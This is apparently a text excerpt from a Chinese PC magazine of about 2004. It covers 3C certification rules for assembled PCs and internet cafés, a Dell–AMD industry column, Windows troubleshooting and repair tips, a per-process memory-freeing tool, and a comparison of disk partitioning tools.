2、现场组装整机技术服务的对象是个人消费者(限单台电脑)，而不是企事业单位、机关团体、其他电脑销售商及用于经营活动的购买者；

3、组装工作应在配件、部件购买后当日内完成并且交付顾客，预先组装成整机后向顾客销售的不在此列；

4、组装成的整机不得标注任何品牌和型号，也不得以任何品牌、型号进行宣传、销售；

5、在组装整机过程中不得使用假冒伪劣、走私等明令禁止销售的产品，使用的列入强制性产品认证目录内的微机配件必须具备相应的认证证书、认证标志。

此项规定意味着兼容机从此将告别商用及经营性领域，这必将给业界带来巨大的震动。

你知道吗？

3C认证的意义

2003年5月1日，3C认证(即“中国强制认证”，英文名称为“China Compulsory Certification”，故简称为“CCC”）开始正式施行。从2003年8月1日起，凡是列入强制性产品认证目录内的产品(共19个大类、132种，其中IT产品中包括台式电脑、笔记本电脑、显示器、扫描仪等电脑整机及外设等)，没有获得指定认证机构的认证证书，没有按规定加施认证标志，一律不得进口、不得出厂销售和在经营场所使用。

向兼容机开刀　网吧很受伤

3C认证实行已经过去半年多了，由于宣传和推广力度大，3C认证被消费者迅速认可和重视。目前我们所能购买到的电脑整机、外设及配件产品，大多通过了3C认证。但是由于3C认证会给企业带来成本增加的不利因素，有部分电脑产品的生产者和销售者仍旧持观望态度，有些中小企业甚至抱着以罚代证的心态，还没能完成申请认证工作，所以我们在市场上还能够看到大量这样的产品在销售。而兼容机组装正是问题最为突出的市场。

笔者从电脑城装机商那里经常能听到这种观点——“我们组装电脑的所有配件都通过了3C认证，那么组装的兼容机也就具备3C资格。”可能有部分用户也有这种看法，其实这是不正确的。就像所用的布和线是合格的、所用的机器是合格的，但做出来的衣服不一定就是合格的一样。现场装配机器无法进行安全试验，更谈不上3C认证的完整检测，所以整机自然无法达到安全标准。而且商家本身没有个人电脑生产许可证，那么他们自行攒机或批量销售都属于非法行为，本身就将受到查处。

企事业单位、机关团体、网吧等进行经营活动的场所，兼容机都将面临这种被封杀的境地，其中网吧无疑成为最大的“受害者”。目前国内共有经营性网吧近13万家，约有电脑350万台。而这些网吧可以分为两种，一种是大型连锁网吧，它们一般电脑档次较高，许多使用的是团体采购的品牌机，这次行动对它们的影响不会太大；另一类属于规模较小的个体网吧，它们为了利润会拼命压缩成本，所以绝大多数采购的是兼容机。

如果按照此次规定，网吧全部采购与兼容机同样配置的品牌机，那么价格上就会高出1000～2000元。按照一个网吧不得少于60台机器的规定，那么就要多花6万～12万元。这样运营成本的大幅增加，光靠目前只有1～2元/小时的收费，小型网吧的生存难度大大增加。成本激增无疑给中、小网吧带来灭顶之灾，所以对此规定反应最强烈的也是他们。要么加入连锁做大做强自己，要么知难而退离开这一行业，看来网吧业主们面临生死决择。

网吧业转折的契机

凡事总有两面性，我们也应该看到此次行动对于整个网吧行业积极的一面。分析规定，笔者觉得它提高了进入网吧市场的门槛，让一些不具备资金实力者退出此行业，更加有利于网吧市场的规范，也可使网吧业完成结构性调整。但笔者同时也担心，在抑制小网吧过度泛滥的同时，是否会迫使当前一些无法达到标准的网吧转入“地下”，成为更加难以监控的“黑网吧”呢？

另外一个敏感的问题我们也不应再回避，这就是盗版软件问题。兼容机在组装时一般会应用户要求，安装操作系统和其他应用软件，而安装的大多是盗版软件或没有经过授权的软件；许多采用兼容机的网吧和中小企业正在使用的也是成本几乎为零的盗版软件。而品牌机因为需要预装正版软件，授权费抬高了整机价格。但许多网吧经营者在成本对比时，却往往忽略这一项，从这一点上也反映出部分国人的知识产权保护意识还有待提高。随着中国WTO的进一步

深入，知识产权日益受到重视，如果不提前做好准备、解决这一问题，积重难返很可能爆发另外一场版权风暴。年初以华纳和百代为首的数十家唱片公司对全国上万家KTV、卡拉OK歌厅发动的索赔风暴，已经为我们敲响了警钟。所以我们应该把这次3C认证检查活动当作一个契机，通过经营性场所从兼容机向品牌机过渡的方式，彻底解决这一长期困扰我们的难题。

品牌机渔翁得利

目前大部分较大规模的品牌机厂商其产品都已经通过了3C认证，规定为品牌机厂商提供了更加广阔的市场空间。但机遇只会青睐有准备的人，不要以为坐着就能吃到天上掉下来的馅饼。广大品牌机厂商应该充分分析当前网吧经营的特点，及时推出不同用途的网吧专用机型。当然价格也应更加灵活一些，这样才能真正把机遇转化为利润。要知道除了按规定新购用机以外，光每年网吧更新的电脑数量也是非常巨大的一块蛋糕。

另外售后服务方面也给厂商带来了更多的机会。有数据显示，在产品的整个生命周期中，前期投入成本只占到总拥有成本的30%。如果品牌机厂商能够提供一整套适合网吧管理和运营的解决方案，免除了网吧平时维护的后顾之忧，也必将给厂商带来丰厚的利润。

个人DIY会被叫停吗？

按照规定“现场组装整机技术服务的对象是个人消费者（限单台电脑）”，即为个人用户组装兼容机不在封杀之列。那么以后个人DIY市场将走向何方呢？品牌机的价格越来越迫近兼容机，大大削弱了后者原有的价格优势。再加上兼容机在提供长期的、完善的售后服务这个环节上，始终让人难以放心。笔者认为未来兼容机DIY市场也许会变得越来越小。现在能够支撑它的理由只有一个，就是按需选件的灵活组装方式。但是DELL推出的相类似的电话直销方式取得的巨大成功，谁又能保证国内的厂商不会效仿呢？也许在不久的将来兼容机将会成为一个历史名词。

小编点评：兼容机曾让一度并不富裕的国人快速体验了电脑的魅力。但随着整体经济实力和电脑应用层次的提高，兼容机确实在我们的工作、学习和生活中显现出各种弊端。尤其是对一些经营性场所以及企事业单位等来说，兼容机引发的各种问题就更加突出了，文中提及的服务问题、版权问题正是兼容机难以自愈的顽疾。而未经电磁安全认证的产品，无论其采购成本如何低，都不能掩盖其安全隐患。

小编相信，国家制定这个规定是为了规范企业市场，保护更多合法经营者的长期利益。但是，对于目前依然盛行的DIY风气，要想切实执行这个规定，其难度确实不小。此外，经营性场合在兼容机问题上是不是能享受到公平对待的待遇也是一个问题。文中将网吧作为此次整顿、规范的突破口，这恐怕跟整个社会对网吧的灰色定性是有很大关系的。网吧是执法人员“重点照顾”的一个对象，但如果真的是机关或者企业也不遵守这一规定，我们的执法机构又如何去检查？如何处罚呢？ CF [XW02]

CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界　CFan 新视界

对眼儿看业界

■ 习惯性对眼

AMD插足戴尔和英特尔的美满婚姻?

在惠普和康柏合并之前，戴尔是实至名归的“PC老大”。如今虽然它的市场份额略低于新惠普，但由于依然巨大的PC出货量，再加上自成立起自始至终只采用英特尔一家的CPU制造PC，因此它与英特尔的牢固关系始终被IT业界视为“美满婚姻”的典范。到目前为止，戴尔仍是惟一一家只使用英特尔处理器的“一线”PC制造商。

不过，最近这段美满婚姻开始出现了一些不和谐的音符。最初是在3月中旬，戴尔公司网站上“很不经意”地泄漏了一个内部消息。该消息称戴尔公司将推出一款升级工具包，允许广大企业消费者在戴尔的服务器上使用AMD的Opteron处理器。最近几周，戴尔公司又频频公开表示将使用英特尔竞争对手AMD的处理器，并计划将其普及到广大的普通消费者中。

关于AMD和英特尔CPU孰优孰劣的争论由来已久。对于这个问题，对眼儿我一直都是死硬的、盲目的“英特尔派”。很早之前（那时候戴尔在PC领域还没有像今天这样只手遮天的霸气），对眼儿我在论坛上舌战群儒，曾凭一句“只要IBM、惠普、康柏三大家都敢用AMD CPU来生产图形工作站、服务器了，我就承认AMD处理器确实做得跟英特尔一样好！”冷却过无数AMD拥趸们的激情让他们无颜对答。后来，IBM、惠普、康柏都先后推出了采用AMD芯片的PC，但在图形工作站和服务器领域仍然不敢轻易尝试“AMD Inside”。这让对眼儿我多年来都为自己的高瞻远瞩很是自鸣得意。

可如今时过境迁，IBM在PC领域接近偃旗息鼓，康柏更是被惠普鲸吞。过往三大家三足鼎立的局面，早已成了新惠普和戴尔平分秋色的态势。新惠普已然早早拥抱了AMD，现在连戴尔也要拆对眼儿我的台，真是世态炎凉变幻无定数啊！不过看在PC市场的竞争实在是已经惨烈异常的面子上，且不跟它计较了——好歹采用AMD CPU可以节省不少成本，也不完全是坏事嘛！再说了，对眼儿我也已经收拾起了年少轻狂的好斗性，早不再参与这些鸡毛蒜皮的口角之争了。不过在心底里还是认定，就算到了连戴尔也真的“投降”的最后关头，我还是盲目地相信英特尔比AMD好——这不是事实不事实的问题，这是面子和信念的事情！ ^_^ CF [XW03]

敢问路在何方？
——遭遇系统故障该怎样有效提问(上)

■ 河南 自由风 SC

遇到系统问题后如何自救呢？如果自己不能解决，可能还需要请“大虾”帮忙，但有时却得不到实质性的回答，这是什么原因呢？如何让“大虾”们更愿意回答你的问题？如何正确描述你的问题？本文将告诉大家一些提问的技巧，因为提出一个有内涵的、有思维激励作用的问题，往往会得到“大虾”们更多答案，你就能更快地解决问题。

芝麻开门

遇到问题，或扪心自问，或虚心求教，都离不开一个“问”字。这个“问”字包含的学问实在很多，本文重点不在于探索具体问题的解决办法，而是试图给大家一些解决问题的经验。在阅读本文的同时，推荐你看看前一段网上流行两篇文章——《提问的智慧》和《如何有效地报告错误》（文章查看地址：http://www.newhua.com/cfan/200409/wen.htm）。



一、求人不如求己

——系统出现故障，我先问自己四个问题

问题1：故障出现前对系统做了什么改动？

Windows并不像你想象中那么脆弱，不会动不动就给你颜色看。所谓“事出必有因”，遇到问题时，首先想想故障发生前是否安装、卸载、升级了某个软件（驱动程序）？删除或移动了某个系统文件？修改了注册表？浏览了某个网页？接收运行了某个文件？……往往这就是出现故障的症结所在。一般情况下，可以通过逆向操作来解决这些问题。

实例1：Windows 2000重启时蓝屏，并出现以下错误信息：STOP:0x0000007B Inaccessible Boot Device（0x0000007B 不可访问的启动设备）。

解决思路：出现此故障，系统是进不去了，不妨先静下来想想在此之前都做了哪些操作，因为在上次启动时一切都是正常的。之前并没有动过系统文件，卸载过程序、修改过注册表，不过上过网，同时也在某个站点下载运行了一个文件，怀疑问题就在这里：一来可能该程序中含有病毒，修改了系统文件，二来上网时可能被黑客或恶意网页攻击，这通常会导致注册表被破坏。

解决方法：下面来通过逆向操作来进行还原。首先解决病毒破坏问题，用KV杀毒王启动电脑对系统分区扫描病毒，未发现病毒，看来第二种情况的可能性很大。使用Windows 2000安装光盘启动系统，在出现安装画面时按下R键，接着继续按下R键，之后按下M键选择手动修复，确保选中“检查启动环境”和“验证Windows 2000系统文件”两项后，选择“继续（执行所选任务）”，接下来按L键搜索安装的Winsows 2000，搜索完毕按下回车键检查磁盘，重启系统后，问题解决(见图1)。




图1

小提示

通过微软专家了解到，产生这个提示的原因是注册表中指示电脑启动时应有哪些设备驱动程序和服务启动的数据被破坏所致，估计是因为上网时被恶意网页破坏了注册表。

实例2：如何看透错误代码的本质

1.用软件来帮忙

Windows出错是比较常见的事情，这时系统往往会给出一个错误代码，不过Windows错误代码实在太多，即使高手也不可能全部记得，有一款叫做“Windows 错误代码查询器”的免费软件可以帮你解释这些错误代码的含义(见图2)，下载地址为：http://zztl-http.skycn.net:8181/down/WERSetup.exe。



图2

小提示

Windows出错时的代码一般会用十六进制表示，例如“STOP: 0x000000D1”，而查询错误代码时却是按照十进制索引的，所以需要进行十六进制到十进制的转换。方法是打开计算器，选中“查看→科学型”，选择“十六进制”单选框，输入屏幕上显示的错误代码的最后四位数字，然后选中“十进制”单选框后即可看到转换结果。

2.Windows XP还有更简单的办法

在“开始→运行”中输入“cmd”进入命令行状态，然后输入“NET HELPMSG 错误代码”命令即可查询。例如要查询的错误代码为10061，则输入“net helpmsg 10061”即可。

问题2：故障发生是否有规律？

这个问题比较重要，如果问题只是偶尔出现或在重启电脑后再无出现，大可不必担心，就当是Windows的伤风感冒而已。多次反复实践观察，确认故障的发生是否有规律可循，可以给我们分析故障的原因提供参考，大家可以翻阅第5期《电脑排障高手是这样炼成的》一文中第9课中的叙述。

实例：最近我的Windows XP频繁提示“‘0x77e5a67a’指令引用的‘0x03cbb1dc’内存,该内存不能为‘read’或‘written’.”的错误信息。

解决办法：由于故障发生没有什么规律可循，出现错误提示有时是运行QQ时，有时是运行IE时，所以先不考虑软件本身问题。经过长时间摸索才发现，问题出在最近安装的一个系统优化软件，我用它来定时释放软件占用的内存资源，估计是内存释放不安全，导致系统对某些内存地址的访问失败。将其卸载后，机器运行很长时间，没有再出现该故障。

小提示

该错误信息是用户经常遇到的，由于系统在运行时要对一段内存进行保护，其他用户程序无法访问，当用户程序非法读取这些内存空间时，就会发生这样的错误。很多原因可以导致该错误，比如软件冲突，软件本身的BUG，操作系统对内存的访问等。不过该错误没有什么危害，遇到时只需点击“确定”即可。

问题3：同样的故障会出现在其他电脑中吗？

大家都知道，解决硬件问题有一个通用的办法叫“更换部件排除法”，其实对于系统问题也可以考虑一下这种办法。在另一台机器上模拟一下之前你对系统或软件的操作，看看故障是否依然存在，并找出两台机器的系统、环境差异，从而更容易分析出问题所在。

实例：我在解压缩一个ZIP文件时，系统总是提示“未知方式”错误（见图3）。

解决办法：在朋友的机器上下载同一文件，解压顺利完成，而我和朋友的硬件、系统配置类似。经过种种可能性的排除，最后才发现原来是使用的WinRAR版本不同的原因。该ZIP文件在发布时采用了deflate64压缩方式（目前很多程序员发布ZIP包都采用该算法），而WinRAR 3.3以上版本才支持解压缩该方式的文件。于是将WinRAR升级到最新版本，故障即刻解决。



图3

问题4：解决故障的十大招数都尝试了吗？

面对故障，没有任何经验的菜鸟，可能会感觉无从下手。下面是一些高手解决问题时常用的基本“套路”，遇到问题时，不妨先尝试一下从这些方面入手，掌握了这些技巧，你可以自行解决50%以上的问题。

（1）用杀毒软件检查是否有病毒。病毒导致的系统问题可以说是无规律性的，遇到问题时先查一下毒，排除这个最危险的可能。另外，最好用Ad-aware扫描系统是否存在寄生虫软件。

（2）检查系统盘剩余空间是否够用。比如，运行某些软件时经常出现内存不足的提示，一般是由于系统盘剩余空间不足造成的，所以建议系统盘最少要有300MB的剩余空间。

（3）检查系统自启动程序。启动时加载了过多的应用程序是导致系统变慢以及不稳定的重要因素。建议安装第8期网络栏目介绍的WinPatrol来监视和控制自启动软件。同时，用第4期介绍的HijackThis来全面检查系统所有的启动项。

（4）重装驱动或软件。当某个软件或硬件不能工作时,可以先彻底卸载该软件或硬件(对于硬件,如果是Windows 98/2000，那么建议用“控制面板→添加/删除硬件”来卸载，因为这样会更彻底，特别是要选择“显示隐藏设备”)，然后再重装，往往是解决问题的好办法。

（5）恢复注册表。对于Windows 98用户来说，启动时选择进入纯DOS环境，运行“scanreg.exe /restore”即可选择恢复正常的注册表；对于Windows 2000/XP用户来说，启动时选择“使用最近一次正确配置”也能解决大部分的问题，当然它并不能解决由于驱动程序或文件损坏或丢失造成的问题，因为选择它后，Windows只还原注册表[HKEY_LOCALMACHINE\SYSTEM\CurrentControlSet]中的信息，

（6）将CMOS修改为默认设置（进入CMOS后，选择“LOAD BIOS DEFAULT”）。

（7）使用“Scandisk”（Windows 98）和“Chkdsk /r”（Windows 2000/XP）是必须要做的，因为许多严重的故障其实就是由磁盘错误引起的。

（8）虚拟内存文件损坏也会导致不少问题，在纯DOS或“故障恢复控制台”中删除win386.swp和pagefile.sys很值得尝试。

（9）删除Internet临时文件会解决不少与网络相关的故障，如果还不能解决，那么删除Index.dat文件也值得尝试（第5期《常在网上走也要不湿鞋》介绍过相关方法）。

（10）当所有手段都不能解决问题时，可采取以下自救方法：

★Windows 98：将安装光盘放入光驱，在“资源管理器”中找到光盘\Tools\Sysrec文件夹中的PCRESTOR.BAT（用于快速复原系统），双击该文件，这样系统会自动复制一个Msbatch.inf文件到C:\Restore文件夹，接着该文件会以无人值守的方式运行Setup.exe，自动在当前的Windows 98上进行重装，修复潜在错误，比如：出现损坏或丢失VXD文件，特别是超频后经常出现问题。

如果上面的方法还不奏效，那么可用启动软盘启动系统（带光驱启动），放入安装光盘，然后使用“Setup /pf”这个命令进行重装，这个参数能够将所有Windows的损坏或危险文件恢复到原厂状态。

★Windows 2000/XP：先用安装光盘启动系统进行修复安装，如无效，则采用2003年第19期中的《Windows重装，何必非得格式化》重装系统。

如果以上重装的方法都不行，那么就只能格式化系统盘，并重装系统了，这可以搞掂99%的系统问题，当然那1%的问题就是和硬件有关的系统问题了。

二、解铃还需系铃人——向微软要答案

1.别删系统的帮助文档

可能大家很少使用系统中自带的帮助，甚至许多文章都把删除帮助文件作为“优化系统”的一个方法，其实系统自带的帮助文档还是很不错的，特别是Windows XP，微软在帮助文件上下了很大功夫，如果系统出现了问题，不妨先在系统帮助文档中查找一下，看看有没有答案。

实例：单位的一台电脑出现不能引导系统的问题，操作系统为Windows XP，以前在杂志上看到使用故障恢复控制台可以解决这个问题，但忘记了具体的命令和用法，由于当时不能上网，无法通过网络搜索找答案。

解决办法：在另一台装有Windows XP的电脑中单击开始菜单中的“帮助和支持”，在左上角的“搜索”栏中填入关键词“故障恢复控制台 引导”，单击搜索按钮，在左边列出了一些搜索结果（见图4），其中“bootcfg”和“fixboot”命令都可以解决系统引导问题。分别单击这两个搜索结果查看其使用格式，在另一台电脑中尝试修复，最后使用“fixboot c:”命令解决了问题。



图4

小提示

帮助文档还可以这样使用：当使用Windows XP出现各种问题时，我们可以按下F1打开系统帮助文档，单击左边的“解决问题”，再在左边的常见故障列表中选择与我们遇到的问题相关的项目，Windows会自动扫描系统配置，并用向导的方式帮助我们一步步排除问题，最终可能就会修复遇到的问题。

2.搜刮微软知识库

微软为其产品提供了比较完善的售后服务，最值得推荐的莫过于微软的知识库(Knowledge Base)了，目前微软知识库拥有超过250000篇文章，是从上千个工程师为用户解决的问题中精选出来的，并且还在不断地更新、扩充和整理。这是一个极其优秀的资源库，对我们解决问题非常有用。

在浏览器中输入http://support.microsoft.com即可进入微软的服务支持首页，左上角有个搜索栏，在这里我们可以对知识库中的文章进行搜索（见图5）。首先在“搜索”栏中填入要搜索的关键词，下面的下拉框中有三个选项，“中文支持”表示在网站中的常见问题以及网站(FAQs)内容中搜索；“中文知识库”和“英文知识库”是指在微软知识库中直接搜索，这里建议先从中文知识库中搜索，如果你的英文非常不错的话，也可以直接搜索英文知识库，这里的内容要比中文知识库多。



图5

实例：我在设备管理器中查看网卡属性时，系统提示“Windows在试图启动此设备时停止响应，因此，将不会再启动这个设备……”。

解决办法：使用“停止响应”、“设备”这两个关键词在微软知识库中进行搜索，发现了一篇名为“解释由设备管理器生成的错误代码”的KB文档，打开后里面提供了解决这一故障的具体步骤。

小资料

打开知识库的“快捷方式”：

★如果因为某种原因不能访问微软站点，也可以向“mshelp@microsoft.com”邮箱发封邮件，邮件标题就写上编号Q320855，微软会自动将知识库文章发送到你的信箱中。

★你还可以使用一款叫做KBLaunch的工具，从http://www.newhua.com/cfan/200409/KB.rar下载KBLaunch后，解压缩到一个不包含中文名的路径中，然后运行其中的register.bat。它对开始菜单中的“运行”命令对话框进行了外壳扩展，你只需要在“运行”文本栏中输入“?微软知识库文章编号”，例如“?Q320855”，单击“确定”即可自动打开浏览器查看微软知识库对应编号的文章。

CF [XT01]

从“内存强盗”手中夺回内存

■ 河南 自由风

我们知道，一些软件在运行过程中会不断扩大占用的内存数量，例如QQ在运行过程中，内存占用会不断增加，最终可以达到几十MB，而MyIE2等浏览器在打开许多网页后内存占用也会极速扩大。但当关闭了许多网页后，内存占用并不能迅速缩小，笔者称之为“内存强盗”(往往是程序设计不够完善造成的)。以前，我们经常使用诸如MemTurbo、RamCleaner、FreeRAM等工具对内存进行清理，但它们都是针对所有系统内存进行操作，其后果往往是加重了硬盘负担，造成页面文件交换频繁，有时效果并不好。实际上造成系统内存紧张的也就是那么几个内存“强盗”程序，但市面上并没有可以对指定程序进行内存清理的工具，近来笔者却在Windows 2003中发现了一个名为“Empty.exe”的小工具（下载地址：http://www.newhua.com/cfan/200409/empty.exe），它可以释放特定程序在占用大量内存后不能及时释放的内存资源，这样就不会加重硬盘的负担了，用来改善因部分软件占用内存过大导致系统变慢的情况非常有效。而且Empty.exe在Windows XP中同样有效，但不支持Windows 2000。

Empty.exe使用格式为：

empty.exe {pid | task-name}

其中“pid”是指程序进程标识符，“task-name”是指进程名称，这两个参数可以选择使用其一即可。要查看pid信息可打开任务管理器，单击“查看”菜单中的“选择列”，选中“pid”选项，在任务管理器中就可以看到程序pid了，不过一般来说还是使用“task-name”操作比较方便一些。

实例1：利用empty.exe释放指定进程占用的内存

笔者在任务管理器中查看MyIE进程，占用多达48MB的内存，于是进入命令行状态，并转到Empty.exe文件所在目录，输入“Empty.exe myie.exe”命令对其进行清理，再在任务管理器中查看MyIE的进程内存占用已经缩小到4MB了，而且不影响实际使用。

实例2：批量夺取“强盗”手中的内存

首先在empty.exe所在目录新建一个文本文件，输入类似如下的内容：

```
@echo off
empty qq
empty myie
empty BitComet
```

将其保存为bat格式的批处理文件（其中BitComet是一款著名的BT下载软件），在需要进行内存清理时，只需要运行一下该批处理命令即可。

> 小提示：
> 清理后过一段时间，程序内存占用又会增加，所以建议定时运行这个批处理命令。

CF [XT02]

解决怪异的光驱自动播放问题





■ 北京 小松

我的DVD光驱突然无法自动播放光盘了，也就是光盘插入光驱后没有任何反应，必须手动进入“我的电脑”双击光盘驱动器盘符后才能执行光盘中的相应内容。同时，光盘里的“Autorun”文件好像也失效了，插入光盘后驱动器盘符图标没有任何变化。为解决该问题，首先右击光驱盘符，点击“属性”，在“自动播放”标签下没有发现任何问题。本人使用Windows XP，于是在“运行”中输入“gpedit.msc”进入组策略，在“计算机配置→管理模板→系统”中，双击“关闭自动播放”项，并选择“已禁用”。返回后故障依旧。没办法，最后只好在设备管理器中卸载掉光驱的驱动后重装，但问题依然没有解决。

仔细回忆问题出现前进行的操作，想起来曾经在VirtualDrive 7的选项中，将“Enable CD autorun”选项给去掉了，然后又卸载了这个虚拟光驱软件，于是重装VirtualDrive，发现那个选项依然是未被选中的状态，于是重新将这个选项选中，重启系统后故障解决。

小编有话说：如果你的光驱突然出现问题，系统本身设置还不能解决，别忘了检查电脑中安装（或安装过）哪些和光驱有关的软件，它们或许就是“罪魁祸首”。另外，VirtualDrive是一款不错的虚拟光驱软件，特色功能有：允许将其CD音轨自动转换成一张MP3格式的虚拟光盘，也就是说在完成了音乐CD虚拟光盘转换任务的同时，其光盘体积比以前要小了10多倍；能直接将ISO等镜像文件直接转换成VCD格式；其超速功能还可以加快虚拟光盘的运行速度。该软件下载地址：http://js-http.skycn.net:8081/down/vdn712_Simp_ESD_030915.exe。当然，它的体积有些大，达到了27MB，并且是共享软件。所以推荐你使用本期实用软件栏目介绍的Deamon Tools。CF [XT03]

看点 一块新买的硬盘，拿回家的第一件事情，就是分区。在DOS时代，我们几乎只有FDISK一个工具，到了今天，磁盘工具纷至沓来，几乎每个都有给硬盘分区的工具。谁是王中王？谁更适合我们？请看我们本期的——

分区工具校场大比武

■ 盆盆 阿力

如今分区工具百家争鸣，不仅仅是老牌劲旅微软的FDISK、PowerQuest公司的Partition Magic等在捉对厮杀，还有一些其他磁盘工具纷纷加入战团，例如Acronis公司的Acronis Partition Expert、还有各大硬盘厂商的专用磁盘工具……不过这么多分区工具一起上阵，对于菜鸟们来说，就好比刘姥姥进了大观园，难免挑花了眼。笔者试图针对不同用户需求，从这些纷繁芜杂的分区工具里找出最合适的几个，以飨读者。

一、菜鸟用户的进阶宝典

对于初学者来说，最好选择一个“门槛”比较低的分区工具。要求最好是中文界面，同时最好能直接在Windows环境里运行，操作方便简单。

1．正印前锋——磁盘管理控制台

其实Windows 2000/XP已经准备了“免费午餐”，这就是磁盘管理控制台。相对于“外援”Partition Magic，微软自己的产品兼容性肯定要好于别的工具。要打开磁盘管理控制台，只需在“运行”对话框里键入“diskmgmt.msc”回车即可。磁盘管理控制台的使用方法非常简单，完全是中文的图形化操作界面（见图1）。只要在空白区域右击，就会有“添加”、“删除”、“格式化”分区等操作选项，即使是初学者也可以轻松上手。



图1 全中文的操作界面

优点：界面友好，轻松上手，更改盘符也很便捷。

缺点：工作于图形化界面，和FDISK等命令行工具比起来，稳定性稍差一点，有些人反映磁盘管理控制台划分的硬盘如果安装到其他电脑上，会出现无法识别分区的故障。



图2 知名度很高的Partition Magic也有一定风险

2．超级替补——Partition Magic 8.0

这里推荐初学者使用Partition Magic 8.0简装汉化版8.0，使用方法非常简单，具有无损分区功能，可以任意调整分区大小，非常好用（见图2）。具体方法可参考我们提供的教程。

优点：可以在不损坏数据的情况下调整分区大小，转换分区格式。

缺点：这是通过软件方式建立一种虚拟的分区表，容易损坏，最坏的结果是所有数据丢失。硬盘装到其他电脑时，可能出现无法识别的问题。另外，如果存在中文名的文件和文件夹，那么很可能会在分区后变成“??”名字的文件和文件夹，解决方法请参看2003年第16期《从Partition Magic 8.0不识汉字说起》一文。

特别提醒：

★初学者们对于分区工具的使用往往会战战兢兢、不得要领。其实只要大胆心细，就不会出错。在分区之前，一定要做好以下两件事情：

（1）一定要备份分区表；

（2）分区之前最好使用“Scandisk”、“chkdsk”等命令进行磁盘扫描，查找可能存在的扇区错误。

★网上有很多关于Partition Magic用法的教程，你可以到http://www.newhua.com/cfan/200409/pq.rar下载。解开压缩包后是两个PDF文件，是繁体中文，需要用Acrobat Reader（http://www.onlinedown.net/soft/2696.htm）阅读。另外，你的操作系统最好是Windows 2000/XP，这样阅读繁体的PDF才会比较顺利。

3.有备无患——分区表的备份

要对磁盘分区动手术，最怕的就是庸医误人，所以事先一定要备份分区表。一旦分区表损坏（有时病毒也会破坏分区表），不仅系统无法运行，而且保存在硬盘上的数据也无法读取。

提到备份分区表，大家可能首先想到的是Norton Disk Editor等，不过中国人自然要支持国货啦！这里推荐国人李大海制作的Disk Genius（就是原来的Diskman）。

从网上下载DiskGenius，将其拷贝到Windows Me启动盘里，然后再从网上下载DOS版本的鼠标驱动，拷贝到启动盘里。用Windows Me启动盘引导系统，选择“Minimal




图3　用DiskGenius备份分区表

Boot”选项，进入DOS环境后，分别加载鼠标驱动和Diskgen.exe。

很快即可进入DiskGenius的图形化界面，单击“工具”、“→”、“备份分区表”菜单项，即可弹出“备份到文件”对话框，指定分区表的备份路径和文件名即可，如图3所示。

相关软件下载地址：

★DiskGenius的下载地址：http://www.onlinedown.net/soft/9570.htm

★DOS版本鼠标驱动下载地址：http://cutemouse.sourceforge.net/program/ctmous19.zip

你知道吗？

什么是分区表？

我们以前曾经介绍过，分区的概念和一套房子很相似，一套房子必须隔成一个个独立的房间，才能提供良好的生活功能，否则把一家男女老少丢进一间空荡荡的大屋子，怎么可能住得舒服呢？同样，一块全新的硬盘也要“分区”成几个独立范围后，才容易将资料分门别类。

为了能够让操作系统识别并利用分区，就出现了分区表的概念，它就像房子的平面图，操作系统通过它来管理各个分区。分区表被分成四个部分。每个部分都装有定义单个分区所必需的信息，这意味着分区表定义的分区不能超过四个。每个分区表项目都包含着该分区的几项重要的特征：

★在磁盘上分区开始和结束的地点(起止点)；

★分区是否“活跃”；

★分区的类型；

起止点定义了分区的大小及在磁盘上的位置；“活跃”标志用于操作系统的引导装载程序，换句话说，标为“活跃”分区上的操作系统将会被引导。在使用FDISK分区完毕之后，通常都要“激活”一个分区，就是这个目的。

▶▶▶ 火速链接

有关FDISK的基本使用知识，请参看本刊2003年第18期《磁盘分区“教育委员会”》。

二、安全第一——IT网管的屠龙宝刀

对于IT网管来说，数据安全性是首要考虑的因素。一旦分区失败，会导致重要数据丢失！一切安全第一，和安全相比，简便性和易用性都不那么重要。这里强烈推荐选择微软出品的分区工具，毕竟是微软自家造的，不存在兼容性问题。一说到微软的嫡系部队，大家可能首先想到FDISK，不过基于以下三个原因，FDISK并不适合IT网管使用：

◆全英文的操作界面，对于英文不好的用户如同天书一般（当然也有汉化版的FDISK，我们在《磁盘分区“教育委员会”》曾介绍过）；

◆不支持NTFS文件系统，这是FDISK的一个致命伤；

◆由于IT网管工作性质的特殊性，对于速度要求也是很高的。而FDISK分区速度堪比蜗牛，动辄数十分钟，所以并不适合。

1．正印前锋——Diskpart

这里推荐FDISK的同门师兄——Diskpart，大家知道，Diskpart有两个版本：一个是Windows环境下的Diskpart，还有一个是故障恢复控制台里的Diskpart，这两个Diskpart的用法大相径庭。




图4 完全中文化的分区界面

这里推荐使用故障恢复控制台里的Diskpart，这是因为故障恢复控制台里的Diskpart可以使用图形化界面，而且还能删除系统分区（这是Windows环境下的Diskpart所不具备的）！

要使用故障恢复控制台，可以用Windows XP的安装光盘引导系统，进入“欢迎使用安装程序”界面时，按R键进入故障恢复控制台，然后用adminstrator帐户、密码登录系统，在命令提示符下键入“diskpart”，然后回车即可进入图形化分区界面（见图4）。

2．超级替补——硬盘厂商磁盘工具

除了微软自带的分区工具，最适合网管们的应该是硬盘厂商自己出品的分区工具了。这里要注意，最好根据硬盘型号到对应的厂商网站下载相应的磁盘工具，这里以迈拓硬盘为例。首先到迈拓主页下载针对IDE硬盘的磁盘工具MaxBlast 3，然后插入一张干净的软盘，双击下载所得的可执行文件，即可制作一张可引导的工具盘。

